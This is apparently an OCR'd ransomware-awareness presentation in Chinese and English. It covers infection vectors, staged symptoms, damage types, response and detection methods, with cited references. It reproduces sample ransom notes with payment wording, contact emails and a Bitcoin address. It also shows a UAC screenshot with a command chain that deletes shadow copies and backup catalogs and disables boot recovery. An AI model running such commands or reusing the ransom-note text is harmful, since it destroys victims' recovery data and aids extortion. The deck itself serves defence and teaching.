付款后请点击（Copy）按钮复制好序列号后再点击（Contact Us）把序列号和支付成功账单截图发送给作者。
到账成功后，作者会给你一串密钥，等待底部出现（Decrypt）按钮后，在底部的输入框里输入密钥，再点击（Decrypt）按钮，可立即开始恢复工作。

联系方式
如果需要我们的帮助，请点击（Contact Us）或者（Join Us），发

Please scan the code to pay 20RMB and then contact the author

10049252

Please enter your key!


User Account Control

Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: **Microsoft Windows**
Program location: "C:\Windows\SysWOW64\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet

Show information about this publisher's certificate

Major Symptoms of Ransomware



預防攻擊入侵

目標:

- Block the propagation path of ransomwares to get into the potential victim's devices.
- Backup the files and database into safety containers.
- Detect the source of Ransomware from.

損害控制

目標:

- Find and fixed the weakness of this event.
- Use some decrypt tools to save victim's files.
- Restore the backup files to reduce data damage.
- Rebuild and retest the robust of security system.

早期症狀

- Victims got some email with document macro or malicious attachment file which asking 'Enable Content' or popup an UAC alert screen.
- Fake update or installation from Web sites.
- Freeware or procedures asking to disable AV service.
- Network Request with SMTP/TOR/HTTP/HTTPS/FTP in background.
- Unusual DNS Domain Query


中期症狀

- CPU getting busy suddenly
- Bytes of I/O Reading and Writing were increased by a new process
- Some files is waiting to write into CD/VCD
- Network traffic of SMB or RDP increased
- Database service stopping unexpectedly

末期症狀

- Victims cannot open files stored on your computer, previously functional files now have a different extension.
- A ransom demand message is displayed on your desktop.
- Cyber criminals demand payment of a ransom (usually in Bitcoins) to unlock your files.

加密勒索的詳細動作



安裝
(感染)
(下載)

早期

回報
遠端主機

早期

傳送加密/解
密鑰值

早期

加密

中期

勒索贖金

末期

不同階段的不同徵兆現象

We can simply observe some unique symptoms appeal on victims’ devices of ransomware.

參考資料: P. T. Nolen Scaife, Henry Carter and K. R. Butler.Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pages 303–312, 2016.

參考資料: Miss. Harshada U. Salvi, Mr. Ravindra V. Kerkar, “Ransomware: A Cyber Extortion”, Asian Journal of Convergence in Technology Volume II Issue III Issn No.:2350-1146, I.F-2.71, 2016


參考資料: J. Zorabedian, "Anatomy of a ransomware attack: CryptoLocker, CryptoWall, and how to stay safe (Infographic)", Sophos, 2015.

參考資料: N. Hampton, Z. Baig, and S. Zeadally, “Ransomware behavioural analysis on windows platforms,” J. Inf. Secur. Appl., vol. 40, pp. 44–51, 2018.

加密勒索病毒散佈(入侵)的早期徵兆

These are also the major weakness of most organizations in the cybersecurity issues.

- (Email) Malicious attachments of phishing emails
- (EK) Exploit kits (Angler, Blackhole, RIG, Nuclear, Magnitude, Stegano, Flash, Zero-day)
- Fake update or repackaged distributions hot fixed of Windows and other software
- Infected archives, installers of freeware, shareware or commercial software
- Download files using a peer-to-peer P2P network, torrents, shared resources
- Trojan downloaders and installers (Trojan-Downloader, Backdoor, Trojan-Dropper)
- Web sites hacked for the purpose of infection, placement of exploits or other compromises
- Aggressive, malicious advertising, banners, rotation, click-bates, black SEO, injections
- Links to images, hidden and shortened links, redirect, clickjacking.
- Malicious File downloads through special remote management tools, RAT or botnets
- Malicious browser extensions and links to fake browser extensions
- The unusual behavior such as drive-by download, drive-by login, drive-by client and close ones
- The usage of files with a legitimate digital signature that perform certain functions
- Received URL links to view or download videos, images, archives, invitations.
- Darknet Web sites, cyber underground forums, RaaS, MaaS distributors and others



參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

勒索攻擊的主要傳播方式

Although there are many different methods to attack victims' computers by a ransomware, the 5 major approach are common spreading ways.

Not only these major approach can install ransomware into victim's system, but also attackers can combine multiple airing approaches into a single ransomware. More than this, there is a new dark service called 'Ransomware as a service, RaaS' which can provide a complete service to extortion victims.

To delivery a ransomware, these are most popular approaches to keep in mind:

1. **Malicious Email**
2. **EK (Exploit Kits)**
3. **Fake Computer Program**
4. **Web Site with malicious JS code**
5. **Weak RDP/SMB Protocol Service**

RaaS, Ransomware as a Service

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

Exploits Kit (EK)
Ransomware uses the Vulnerabilities of victims to go into system.

Web injects JS Code
Victims browsed the website which contains malicious JavaScript code.

Fake updates tools
Attackers put ransomware into camouflaged utility which pretends an update hot fixed or freeware, even a

Emails with document macro
A malicious macro in an Excel, Word or PDF file designed for downloading ransomware.

Unprotected RDP/SMB Service
Weakness password of Remote Desktop or System was compromised to extortion.

加密勒索病毒的晚期徵兆

面對加密勒索攻擊，
定期備份檔案，
是減少損失的有效方式之一。

- **檔案失效**：圖片檔案與其他文件檔案，無法開啟使用。
- **縮圖異常**：所有文件檔案的縮圖或圖示(ICON)，無法顯示或是成為空白圖示。
- **怪異類型**：文件檔案的延伸檔名(檔案類型)出現奇怪的檔案類型名稱。
- **目錄異常**：每個目錄均出現勒索要求的文字提示或贖金提醒的文字檔案。
- **桌面底圖**：電腦桌面被變更為加密勒索的提示圖片。
- **躍顯畫面**：加密勒索的提示畫面(或程式)躍升出現在螢幕最前方視窗。
- **檔案異常**：文件檔案消失(被隱藏)，或是要求輸入密碼，才能開啟。
- **開機異常**：電腦開機的BIOS畫面，出現勒索與贖金需求字樣。
- **服務異常**：資料庫服務、電郵服務被停止，並且資料檔案無法開啟。

參考資料: https://blog.emsisoft.com/en/29220/ransomware-as-a-service/ ,2019

加密勒索病毒造成的損害

挾持設備、加密資料、或是摧毀系統

- 脅持設備，讓設備可以運作但是無法維護與控制。
- 加密資料，包括檔案資料與資料庫內容。
- 摧毀系統，導致系統無法開機運作。

透過螢幕霸佔遮蔽或是修改 MBR 開機區域，以挾持設備


脅持設備常見於螢幕被遮蔽，無法進行電腦操控，但是電腦運作仍然持續進行，資料並未被加密或損毀。

將檔案與資料庫的內容加密

加密方式與解密鍵值，成為攻擊防衛的爭奪焦點之一。而資料還原方式，除了解密鍵值之外，尚且可以透過解密工具與資料備份還原來完成。

摧毀整個電腦，讓技術人員無法挽救系統

攻擊者可能摧毀整個系統，以至於無法復原或運作。其目標並非單勒索，而是讓IT人員疲於奔命異常忙碌而無暇顧及其他系統。例如2017年FEIB台灣遠東商銀事件，即是最佳案例典範。



Your files are corrupted!

Identificator for files: N7RHD4I


E-mail for contact: symmetries@tutamail.com

Backup e-mail for contact : symmetries0@tutanota.com

Free decryption as guarantee!

Before paying you can request free decryption of 3 files.

Total size of files must be less than 5MB (non-archived).



All your imporant files are encrypted!

All your important files (photos, documents, databases, etc.), including those on the network disks, USB, etc. were encrypted using a strong algorithm with a private and unique key generated for this computer. This key is stored in our TOR server and the only way to receive your key and decrypt your files is making a Bitcoin payment.

We strongly guarantee that you can recover all your files safely and easily.

But you need to make the payment before 5 days after your files were encrypted, since the server will automatically destroy your key after that period and then **nobody will ever be able to restore your files.**
Don't spend your time searching alternative solutions to recover your files because there is no other solution. If you don't know how to buy Bitcoins click → How to buy Bitcoin? . TO RECOVER YOUR FILES FOLLOW THESE 3 STEPS:

1. Send at least €300 worth of Bitcoin to this Bitcoin address generated for you:

1Azfk7fWwCRynRk8p7qupLqqaADsjwFm4N Copy

2. Once you have made the payment click → Check Payment

* your transaction may take some hours to be confirmed by the Blockchain system, so if you Check Payment and it fails wait some hours and try again. Don't worry, we will not delete your key while your transaction is done but pending of being confirmed.

3. If your payment was approved, this <DECRYPT> button will get automatically enabled.
Then, just click it to decrypt all your files:

DECRYPT □

Your key will be destroyed on:
~ 2019/10/30 18:07
Time left: 119:57:27

● Server is up

參考資料: Z. Shu, J. Wan, D. Li, J. Lin, A. V. Vasilakos, and M. Imran, “Security in software-defined networking: Threats and countermeasures,” Mobile Networks and Applications, vol. 21, no. 5, pp. 764–776, Oct 2016

加密勒索應對方式

早期應對 - 教育訓練與宣導

教育訓練與案例宣導，可以有效提高電腦使用者的防護意識。同時，也應 該定期更新漏洞修補套件，提升密碼強度，與絕禁安裝未經核可的程式軟體(特別是未經許可的免費工具程式，盜版破解軟體，遊戲程式，與色情檔案)。

中期應對– 網路封包異常行為分析

除了少數情況，幾乎多數的加密勒索程式，都會產生異常網路通訊行為，例如TOR通訊，惡意巨集的下載者，C&C通訊等等，甚至會出現異常SMTP, RDP, SMB 等等通訊。偵測機制可以適當加以福賭或隔離。


末期應對– 損害控制與資料復原

當加密勒索程式已經完成加密(破壞)動作，並且顯示勒索訊息(畫面)的時候，既使支付贖金，也不一定會讓檔案復原(例如GermanWipe) 隔離被害人電腦，以做損害控制，防範擴散，是必要的手段之一。而異地異質的資料檔案的備份還原，是可靠的善後措施之一。


- 早期症狀(潛入階段)
- 中期症狀(加密階段)
- 末期症狀(勒索階段)

在這些主要階段，IT人員可以採取適當的應對方法，去處理加密勒索攻擊的威脅。

在2019年，根據FBI USA所發布的 I-100219-PSA 的資安警訊與建議，針對加密勒索威脅，交付贖金並非最佳策略。有許多情況，交付贖金後，並未能取得解密金鑰或復原資料檔案。相對的，正確的防範應對方式，可以有效提升資訊安全防護能力，進而抵禦加密勒索攻擊。



參考資料: FBI USA, High-Impact Ransomware Attacks Threaten U.S. Businesses And Organizations , https://www.ic3.gov/media/2019/191002.aspx, 2019



New decryptor for **Puma** available, please click **here**.

NEED HELP unlocking your digital life without paying your attackers*?

Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this

参考資料: https://www.nomoreransom.org/ar/index.html, 2019

加密勒索惡意程式的偵測方式

檔案特徵資料
根據加密勒索樣本程式，製作防毒工具的特徵碼。

網路封包行為分析
多數加密勒索程式，其網路通訊行為，有者異於一般網路行為的現象，例如TOR。

系統 API 使用統計
一般程式與加密勒索程式，呼叫作業系統特定API的次數, 有者明顯不同數值。

特殊檔案讀寫行為
多數加密勒索程式，會出現近似相同數值而同步增加的讀取次數與寫入次數。

加密API或加密程式庫的使用
系統加密API與常用加密程式庫，可以加以監控或管理呼叫者的白名單。

惡意電郵活動的偵測
